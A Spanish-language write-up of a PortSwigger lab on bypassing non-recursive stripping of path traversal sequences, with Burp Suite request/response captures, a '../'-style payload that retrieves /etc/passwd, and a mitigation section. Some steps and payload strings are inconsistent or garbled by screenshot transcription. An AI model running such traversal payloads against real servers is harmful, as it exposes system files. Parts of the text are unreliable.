

ROAD TO HALL OF FAME // ACTIVIDAD 09

File path traversal, traversal sequences stripped non-recursively

Herramienta	Burp Suite
Módulos	Proxy / HTTP history + Repeater
Categoría	Path Traversal
Técnica	Nested traversal / non-recursive stripping bypass
Estado	Solved

1. Objetivo

Documentar la resolución del laboratorio de PortSwigger Web Security Academy y explicar el comportamiento vulnerable del parámetro **filename** que permite recuperar el archivo local **/etc/passwd**.

2. Procedimiento

1. Interceptar o localizar en Burp Suite una solicitud que recupera una imagen de producto.
2. Enviar la solicitud a Repeater y modificar el parámetro **filename**.
3. Asignar el valor **../../../../etc/passwd** y enviar la petición.
4. Observar que la respuesta contiene el contenido del archivo **/etc/passwd**.

```
GET /image?filename=../../../../etc/passwd HTTP/1.1
```

3. Evidencias

Burp Project Intruder Repeater Window Help
 Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender
 Project options User options Learn
 Intercept **HTTP history** WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status
1069	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&key=Al...	✓		200
1068	https://0a9f009303de48f0c2657...	GET	/academyLabHeader			
1067	https://0a9f009303de48f0c2657...	GET	/resources/labheader/images/logoAcade...			200
1066	https://0a9f009303de48f0c2657...	GET	/resources/labheader/images/ps-lab-not...			
1065	https://0a9f009303de48f0c2657...	GET	/image?filename=53.jpg	✓		
1064	https://0a9f009303de48f0c2657...	GET	/image?filename=6.jpg	✓		
1063	https://0a9f009303de48f0c2657...	GET	/image?filename=20.jpg	✓		
1062	https://0a9f009303de48f0c2657...	GET	/image?filename=58.jpg	✓		
1061	https://0a9f009303de48f0c2657...	GET	/image?filename=7.jpg	✓		
1060	https://0a9f009303de48f0c2657...	GET	/image?filename=71.jpg	✓		
1059	https://0a9f009303de48f0c2657...	GET	/image?filename=52.jpg	✓		
1058	https://0a9f009303de48f0c2657...	GET	/image?filename=21.jpg	✓		
1041	https://0a9f009303de48f0c2657...	GET	/resources/images/shop.svg			200
1040	https://0a9f009303de48f0c2657...	GET	/resources/labheader/js/labHeader.js			200

Request

Pretty **Raw** Hex

```

1 GET /image?filename=20.jpg HTTP/1.1
2 Host: 0a9f009303de48f0c265703600f900f6.web-security-academy.net
3 Cookie: session=yDh0rn1002VpDDXLi80DYENBb11fexVC
4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/105.0.5195.102 Safari/537.36
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
  
```

0 matches

Evidencia 01. HTTP history mostrando la solicitud original filename=20.jpg.

Burp Project Intruder Repeater Window Help

 Dashboard Target Proxy Intruder **Repeater** Sequencer Decoder Comparer Logger Extender

 Project options User options Learn

 1 x 2 x **3 x** +

 Send Cancel < > Target: https://0a9f009303de48f0c265703600f900f6.web-... HTTP/1

 Issue the request

Request

 Pretty Raw Hex

 1 GET /image?filename=

//....//....//....//etc/passwd

 HTTP/1.1

 2 Host:

 0a9f009303de48f0c265703600f900f6.web-security-academy.net

 3 Cookie: session=

 yDh0rnL002VpDDXLi80DYENBbllfexVC

 4 Sec-Ch-Ua: "Chromium";v="105",

 "Not)A;Brand";v="8"

 5 Sec-Ch-Ua-Mobile: ?0

 6 User-Agent: Mozilla/5.0 (Windows NT

 10.0; Win64; x64) AppleWebKit/537.36

 (KHTML, like Gecko)

 Chrome/105.0.5195.102 Safari/537.36

 7 Sec-Ch-Ua-Platform: "Linux"

 8 Accept:

 image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8

 9 Sec-Fetch-Site: same-origin

 10 Sec-Fetch-Mode: no-cors

 11 Sec-Fetch-Dest: image

 12 Referer:

 https://0a9f009303de48f0c265703600f900f6.web-security-academy.net/

 13 Accept-Encoding: gzip, deflate

 14 Accept-Language: en-US,en;q=0.9

Response

 Pretty Raw Hex Render

 1 HTTP/1.1 200 OK

 2 Content-Type: image/jpeg

 3 Connection: close

 4 Content-Length: 2262

 5

 6 root:x:0:0:root:/root:/bin/bash

 7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

 8 bin:x:2:2:bin:/bin:/usr/sbin/nologin

 9 sys:x:3:3:sys:/dev:/usr/sbin/nologin

 10 sync:x:4:65534:sync:/bin:/bin/sync

 11 games:x:5:60:games:/usr/games:/usr/sbin/nologin

 12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

 13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

 14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

 15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

 16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin


 17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

 18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

 ? ? Search... 0 matches ? ? Search... 0 matches

 Done 2,348 bytes | 264 millis

Evidencia 02. Repeater con la secuencia anidada y la respuesta que contiene /etc/passwd.



Evidencia 03. PortSwigger Web Security Academy mostrando el laboratorio como Solved.

4. Análisis técnico

El filtro elimina secuencias de traversal únicamente una vez y de manera no recursiva. Una cadena anidada como// contiene una secuencia ../ que reaparece después de la primera eliminación. Al repetir este patrón se reconstruye una ruta de traversal válida capaz de alcanzar /etc/passwd.

5. Mitigación

La defensa no debe depender de reemplazos simples de cadenas. Conviene mapear identificadores de archivo a rutas internas conocidas, normalizar la ruta final y verificar de forma canónica que el archivo resuelto permanezca dentro del directorio permitido.

6. Resultado

La respuesta del servidor devolvió el contenido de **/etc/passwd** y PortSwigger marcó el laboratorio como **Solved**, confirmando la explotación controlada de la vulnerabilidad dentro del entorno de práctica.